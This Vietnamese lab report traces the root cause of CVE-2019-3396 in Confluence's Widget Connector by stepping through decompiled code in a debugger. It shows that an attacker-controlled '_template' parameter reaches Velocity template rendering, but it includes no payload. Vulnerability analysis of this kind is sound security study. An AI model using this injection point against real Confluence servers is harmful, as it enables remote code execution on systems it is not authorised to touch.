

# Báo cáo tuần 3

## CVE-2019-3396

### Thông tin chính:

- **Sản phẩm ảnh hưởng:** Confluence Server & Data Center
- **Phiên bản bị ảnh hưởng:** từ **6.0.0** đến **6.15.4**
- **Mức độ nghiêm trọng:** Critical (CVSS ~9.8)
- **Nguyên nhân:**
  - Confluence có plugin **Widget Connector** (dùng để nhúng video, nội dung ngoài như YouTube, Vimeo...).
  - Chức năng này **không kiểm soát đúng input từ người dùng**, dẫn đến **Server-Side Template Injection (SSTI)**.
  - Kẻ tấn công có thể gửi payload độc hại → Confluence render bằng Velocity template engine → thực thi code trên server.

## 1. Cài đặt và khởi động trang web

- Cài đặt các phiên bản bị lỗi ví dụ 6.9.0:

<https://www.atlassian.com/software/confluence/downloads/binary/atlassian-confluence-6.9.0.zip>

- Thực hiện các bước set up theo hướng dẫn

<https://nguyendt.hashnode.dev/confluence-cve-2019-3396>

- Sau khi cài đặt thành công chúng ta sẽ tìm ra được giao diện

Confluence Spaces People Create ... Search ? ⚙️ 🔔 👤

DISCOVER

All updates Popular

MY WORK

Recently worked on Recently visited Saved for later

MY SPACES ALL

hackkk

## All updates

**phuc**

- mobile\_activity\_screen.png Attached about 3 hours ago
- mobile\_login\_screen.png Attached about 3 hours ago
- design\_feedback.jpg Attached about 3 hours ago
- cake.jpg Attached about 3 hours ago
- pie.png Attached about 3 hours ago
- 2025-08-23 Meeting notes Created about 3 hours ago
- hackkk Updated about 3 hours ago

**Anonymous**

- Share your page with a team member (step 9 of 9) Created about 3 hours ago
- Get serious with a table (step 5 of 9) Created about 3 hours ago
- Tell people what you think in a comment (step 8 of 9) Created about 3 hours ago

Invite Users Create Space

### Welcome to Confluence

Confluence is where your team collaborates and shares knowledge — create, share and discuss your files, ideas, minutes, specs, mockups, diagrams, and projects.


Share useful links, announcements and info here [Customise](#)

## 2. Thực hiện tìm kiếm vị trí bị lỗi và debug


### 2.1 Tìm kiếm vị trí bị lỗi

- Theo như POC thì chức năng lỗi nằm trong phần **Widget Connector** (dùng để nhúng video, nội dung ngoài như YouTube, Vimeo...)
- Thực hiện dò tìm chức năng đó:

1. Hãy cón vào phần **Other macros**



2. Thực hiện tìm kiếm công cụ phân giải là **Widget Connector**



3. Nhập link và điền các thông tin yêu cầu vào sau đó chọn Preview

## Insert 'Widget Connector' Macro

Embed YouTube videos, Flickr slideshows, Twitter streams, Google Docs and other content from the web.

Web Site's Widget URL \*

<https://www.youtube.com/watch?v=uk>


Pixel Width (Value Only)

400

Pixel Height (Value Only)

400

 Preview






















Select macro




Insert

Cancel

## 2.2 Set up để Debug

- Vì mô tả có đề cập đến Widget Connector nên ta thử search trong folder source của confluence

Name	Date modified	Type	Size
 profile-picture-2.0.5.jar	8/21/2025 3:58 PM	JAR File	43 KB
 recently-viewed-plugin-6.0.1.jar	8/21/2025 3:58 PM	JAR File	87 KB
 share-page-8.0.1.jar	8/21/2025 3:58 PM	JAR File	115 KB
 soy-template-plugin-4.5.0.jar	8/21/2025 3:58 PM	JAR File	11,082 KB
 status-macro-3.0.2.jar	8/21/2025 3:57 PM	JAR File	52 KB
 sticky-table-headers-2.0.0.jar	8/21/2025 3:58 PM	JAR File	15 KB
 streams-aggregator-plugin-6.3.2.jar	8/21/2025 3:58 PM	JAR File	14,064 KB
 streams-api-6.3.2.jar	8/21/2025 3:57 PM	JAR File	137 KB
 streams-confluence-inline-actions-plugin...	8/21/2025 3:58 PM	JAR File	7 KB
 streams-confluence-plugin-6.3.2.jar	8/21/2025 3:58 PM	JAR File	754 KB
 streams-core-plugin-6.3.2.jar	8/21/2025 3:58 PM	JAR File	1,007 KB
 streams-inline-actions-plugin-6.3.2.jar	8/21/2025 3:58 PM	JAR File	17 KB
 streams-spi-6.3.2.jar	8/21/2025 3:58 PM	JAR File	94 KB
 streams-thirdparty-plugin-6.3.2.jar	8/21/2025 3:58 PM	JAR File	118 KB
 synchrony-interop-6.9.0.jar	8/21/2025 3:58 PM	JAR File	2,105 KB
 system-templates-6.9.0.jar	8/21/2025 3:57 PM	JAR File	21 KB
 templates-framework-0.3.1.jar	8/21/2025 3:58 PM	JAR File	273 KB
 toc-plugin-4.0.2.jar	8/21/2025 3:58 PM	JAR File	68 KB
 usage-tracking-plugin-2.0.1.jar	8/21/2025 3:57 PM	JAR File	1,921 KB

 watch-button-4.0.0.jar	8/21/2025 3:57 PM	JAR File	17 KB
 webdav-plugin-5.0.0.jar	8/21/2025 3:58 PM	JAR File	897 KB
 widgetconnector-3.1.0.jar	8/21/2025 3:58 PM	JAR File	114 KB

- Thực hiện đọc file **.jar** bằng **IntelliJ IDEA**
- Đặt vị trí **Breakpoint** ở những vị trí xử lý phân giải đường link và thực hiện quá trình Debug

## Tiến hành debug

- Tiến hành Debug và set **breakpoint** tại `com.atlassian.confluence.extra.widgetconnector.WidgetMacro.class`
- Ở đây ta thấy được các thông số
- Gọi đến class `DefaultRenderManager.class`

WidgetMacro.class × DefaultRenderManager.class YoutubeRenderer.class ConfigurableResourceManager.class WidgetConnectorUtil.class

Decompiled .class file, bytecode version: 52.0 (Java 8) Download...

```
28 public class WidgetMacro extends BaseMacro implements Macro, EditorImagePlaceholder {
51
52     public String execute(Map parameters, String body, RenderContext renderContext) throws MacroException {
53         return this.execute(parameters, body, (ConversionContext) (new DefaultConversionContext(renderContext)));
54     }
55
56     public String execute(Map<String, String> parameters, String body, ConversionContext conversionContext) { parameters: size = 4
57         String url = RenderUtils.getParameter(parameters, key: "url", alternateIndex: 0); parameters: size = 4
58         if (StringUtils.isEmpty(url)) {
59             url = StringUtils.strip(body);
60         }
61
62         return StringUtils.isEmpty(url) ? RenderUtils.blockError(this.getText(i18nKey: "macro.error.urlnotspecified"), contents: "") : this
63     }
64 }
```

Threads & Variables Console

-65"@44,622 in group "main": RUNNING

Macro (com.atlassian.confluence.extra.widgetconnector)

MethodAccessor1003 (sun.reflect)

MethodAccessorImpl (sun.reflect)

(java.lang.reflect)

MacroManager\$ResourceAwareMacroInvocationHandler (com.atlassian.confluence.extra.widgetconnector)

533 (com.sun.proxy)


ViewMacroMarshaller (com.atlassian.confluence.content.render.xhtml.view)

ViewMacroMarshaller (com.atlassian.confluence.content.render.xhtml.view)

148 ViewMacroMarshaller (com.atlassian.confluence.content.render.xhtml.view)

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

- > ∞ conversionContext = {DefaultConversionContext@44626}
- > ☰ this = {WidgetMacro@44627}
- > Ⓟ parameters = {LinkedHashMap@44624} size = 4
- > Ⓟ body = ""
- > Ⓟ conversionContext = {DefaultConversionContext@44626}



- Tại đây dùng hàm `getEmbeddedHtml()`
- **Trả về đoạn mã HTML để nhúng (embed) nội dung bên ngoài** (video, widget, tài liệu...) dựa trên một URL mà người dùng chèn vào trang Confluence



- Từ đó gọi đến hàm **YoutubeRenderer**

WidgetMacro.class DefaultRenderManager.class X YoutubeRenderer.class ConfigurableResourceManager.class

Decompiled .class file, bytecode version: 52.0 (Java 8)

```
18 public class DefaultRenderManager implements RenderManager {
23 > public DefaultRenderManager(List<WidgetRenderer> renderSupporter) { this.renderSupporter = renderSupporter;
26
27 public String getEmbeddedHtml(String url, Map<String, String> params) { url: "https://www.youtube.com/watch?v=uKb6P8KWF0k"
28     for (WidgetRenderer widgetRenderer : this.renderSupporter) { widgetRenderer: "com.atlassian.confluence.extra.widgetconnector.video.YoutubeRenderer@1c04a009"
29         if (widgetRenderer.matches(url)) { url: "https://www.youtube.com/watch?v=uKb6P8KWF0k" widgetRenderer: "com.atlassian.confluence.extra.widgetconnector.video.YoutubeRenderer@1c04a009"
30             String embedHtml = widgetRenderer.getEmbeddedHtml(url, params);
31             if (StringUtils.isEmpty(embedHtml)) {
32                 return embedHtml;
33             }
34         }
35     }
36 }
```

Threads & Variables Console

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

! conversionContext = Cannot find local variable 'conversionContext'

> this = {DefaultRenderManager@44628}

> url = "https://www.youtube.com/watch?v=uKb6P8KWF0k"

> params = {LinkedHashMap@44624} size = 4

> widgetRenderer = {\$Proxy1635@44631} "com.atlassian.confluence.extra.widgetconnector.video.YoutubeRenderer@1c04a009"

> this.renderSupporter = {Collections\$UnmodifiableRandomAccessList@44630} size = 32 ... View

> 0 = {\$Proxy1635@44631} "com.atlassian.confluence.extra.widgetconnector.video.YoutubeRenderer@1c04a009"

> 1 = {\$Proxy1647@44634} "com.atlassian.confluence.extra.widgetconnector.video.MySpaceVideoRenderer@4ff8606"

> 2 = {\$Proxy1647@44635} "com.atlassian.confluence.extra.widgetconnector.video.MetacafeRenderer@1b510de5"

```
> 3 = {$Proxy1647@44636} "com.atlassian.confluence.extra.widgetconnector.video.EpisodicRenderer@4d60ccdf"
> 4 = {$Proxy1647@44637} "com.atlassian.confluence.extra.widgetconnector.video.GoogleVideoRenderer@6853c141"
> 5 = {$Proxy1647@44638} "com.atlassian.confluence.extra.widgetconnector.video.VimeoRenderer@2bdfb0fc"
> 6 = {$Proxy1647@44639} "com.atlassian.confluence.extra.widgetconnector.video.BliiRenderer@502e4504"
```

- Vào class `YoutubeRenderer`
- Tại hàm này **`getEmbeddedHtml(String url, Map<String, String> params)`**
- `url` → link YouTube gốc mà người dùng nhập
- `params` → một map chứa các tham số cấu hình cho việc render (ví dụ: chiều rộng, chiều cao, template dùng để render,...).

```
48 public String getEmbeddedHtml(String url, Map<String, String> params) { url: "https://www.youtube.com/watch?v=uKb6P8KWFOk" params: size = 4
49     return this.velocityRenderService.render(this.getEmbedUrl(url), this.setDefaultParam(params)); url: "https://www.youtube.com/watch?v=uKb6P8KWFOk"
50 }
51
52
```

bug abc x

Threads & Variables Console

"http-nio-80...ain": RUNNING

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

getEmbeddedHtml:60, YoutubeRenderer

- ! conversionContext = Cannot find local variable 'conversionContext'
- > this = {YoutubeRenderer@43561}
- > url = "https://www.youtube.com/watch?v=uKb6P8KWFOk"
- > params = {LinkedHashMap@43388} size = 4
- > this.velocityRenderService = {DefaultVelocityRenderService@43562}

- Tiếp tục gọi đến `getEmbedUrl()`, `setDefaultParam()` và `DefaultVelocityRenderService.render()`
- Tập chung vào `setDefaultParam()`

```

52
53 @private Map<String, String> setDefaultParam(Map<String, String> params) {
54     String width = (String) params.get("width");
55     String height = (String) params.get("height");
56     if (!params.containsKey("_template")) {
57         params.put("_template", "com/atlassian/confluence/extra/widgetconnector/templates/youtube.vm");
58     }
59
60     if (StringUtils.isEmpty(width)) {
61         params.put("width", "400px");
62     } else if (StringUtils.isNumeric(width)) {
63         params.put("width", width.concat(str: "px"));
64     }
65
66     if (StringUtils.isEmpty(height)) {
67         params.put("height", "300px");
68     } else if (StringUtils.isNumeric(height)) {
69         params.put("height", height.concat(str: "px"));
70     }
71
72     return params;
73 }

```

- Nếu chưa có `_template` → gán template mặc định là `youtube.vm` .  
=> Có thể tự thêm `_template` vào chương trình
- Tiếp theo vào `DefaultVelocityRenderService.render()`

## 1. Mục đích hàm

- Nhận `url` + các tham số `params` .
- Dùng template Velocity ( `.vm` ) để render thành HTML nhúng (iframe, embed, ...).

## 2. Xác định template

- Nếu `params` có `_template` → dùng template đó.
- Nếu không → dùng mặc định `embed.vm` .

3. Tạo context mặc định bằng `MacroUtils.defaultVelocityContext()` .

- Đưa toàn bộ tham số từ `params` vào context:
  - Nếu `key = tweetHtml` → giữ nguyên HTML.
  - Ngược lại → encode an toàn bằng `GeneralUtil.htmlEncode()` .
- Thêm `urlHtml` , `width` , `height` vào context (nếu trống thì gán mặc định  $400 \times 300$ ).

```

23 public String render(String url, Map<String, String> params) { url: "http://www.youtube.com/embed/uKb6P8KWF0k?wmode=opaque"
24     String width = (String) params.get("width"); params: size = 5
25     String height = (String) params.get("height");
26     String template = (String) params.get("_template");
27     if (StringUtils.isEmpty(template)) {
28         template = "com/atlassian/confluence/extra/widgetconnector/templates/embed.vm";
29     }
30     if (StringUtils.isEmpty(url)) {
31         return null;
32     } else {
33         Map<String, Object> contextMap = this.getDefaultVelocityContext();
34
35         for (Map.Entry<String, String> entry : params.entrySet()) {
36             if (((String) entry.getKey()).contentEquals(cs: "tweetHtml")) {
37                 contextMap.put(entry.getKey(), entry.getValue());
38             } else {
39                 contextMap.put(entry.getKey(), GeneralUtil.htmlEncode((String) entry.getValue()));
40             }
41         }
42
43         contextMap.put("urlHtml", GeneralUtil.htmlEncode(url));
44         if (StringUtils.isNotEmpty(width)) {
45             contextMap.put("width", GeneralUtil.htmlEncode(width));
46         } else {
47             contextMap.put("width", "400");
48         }

```

- Gọi đến VelocityUtils.getRenderedTemplate()

```
protected String getRenderedTemplate(String template, Map<String, Object> contextMap) {
    return VelocityUtils.getRenderedTemplate(template, contextMap);
}
```

- Bây giờ chúng ta sẽ chuyển sang class VelocityUtils
- Ở phần trên gọi đến `getRenderedTemplate` và `getRenderedTemplateWithoutSwallowingErrors()`

```
public static String getRenderedTemplate(String templateName, Map<?, ?> contextMap) {
    return getRenderedTemplate(templateName, new VelocityContext(contextMap));
}

public static void writeRenderedTemplate(Writer writer, String templateName, Map<?, ?> contextMap) {
    writeRenderedTemplate(writer, templateName, new VelocityContext(contextMap));
}

public static String getRenderedTemplate(String templateName, Context context) {
    try {
        return getRenderedTemplateWithoutSwallowingErrors(templateName, context);
    } catch (Exception e) {
        log.error("Error occurred rendering template: " + templateName, e);
        return "";
    }
}
```

- Sau đó tiếp tục gọi đến `getTemplate()`

```

public static void renderTemplateWithoutSwallowingErrors(String templateName, Context context, Writer writer) throws Exception {
    Template template = getTemplate(templateName);    templateName: "content/render/xhtml/preview-macro-template.vm"
    renderTemplateWithoutSwallowingErrors(template, context, writer);
}

```

- Ở đây `templateName` chính là `_template` bên trên.
- Tiếp tục sau đó gọi đến `VelocityEngine.Template()`

The screenshot shows an IDE with the following components:

- Source Editor:** Displays the `getVelocityEngine()` method in the `VelocityEngine` class. The method logic is as follows:
 


```

public static VelocityEngine getVelocityEngine() throws Exception {
    VelocityEngine velocityEngine = VelocityManager.getInstance().getVelocityEngine();    velocityEngine: VelocityEngine@43526
    if (velocityEngine == null) {
        log.error("Initialising another velocity engine - should never happen in normal usage - warning!");
        velocityEngine = new VelocityEngine();
        Properties props = new Properties();
        props.load(ClassLoaderUtils.getResourceAsStream(resourceName: "velocity.properties", VelocityUtils.class));
        velocityEngine.init(props);
    }
}

```
- Debugger:** The "bug" tab is active, showing a list of stack frames:
  - `getVelocityEngine:105, VelocityUtils (co`
  - `getTemplate:89, VelocityUtils (com.atlas`
  - `renderTemplateWithoutSwallowingErrors`
  - `generatePreview:285, MacroResource (c`
  - `invoke0:1, NativeMethodAccessorImpl`
- Variables View:** Shows the state of the current frame:
  - `conversionContext`: `Cannot find local variable 'conversionContext'` (indicated by a red error icon).
  - `static members of VelocityUtils`: A list of static members.
  - `velocityEngine`: `{VelocityEngine@43526}` (highlighted with a red underline).

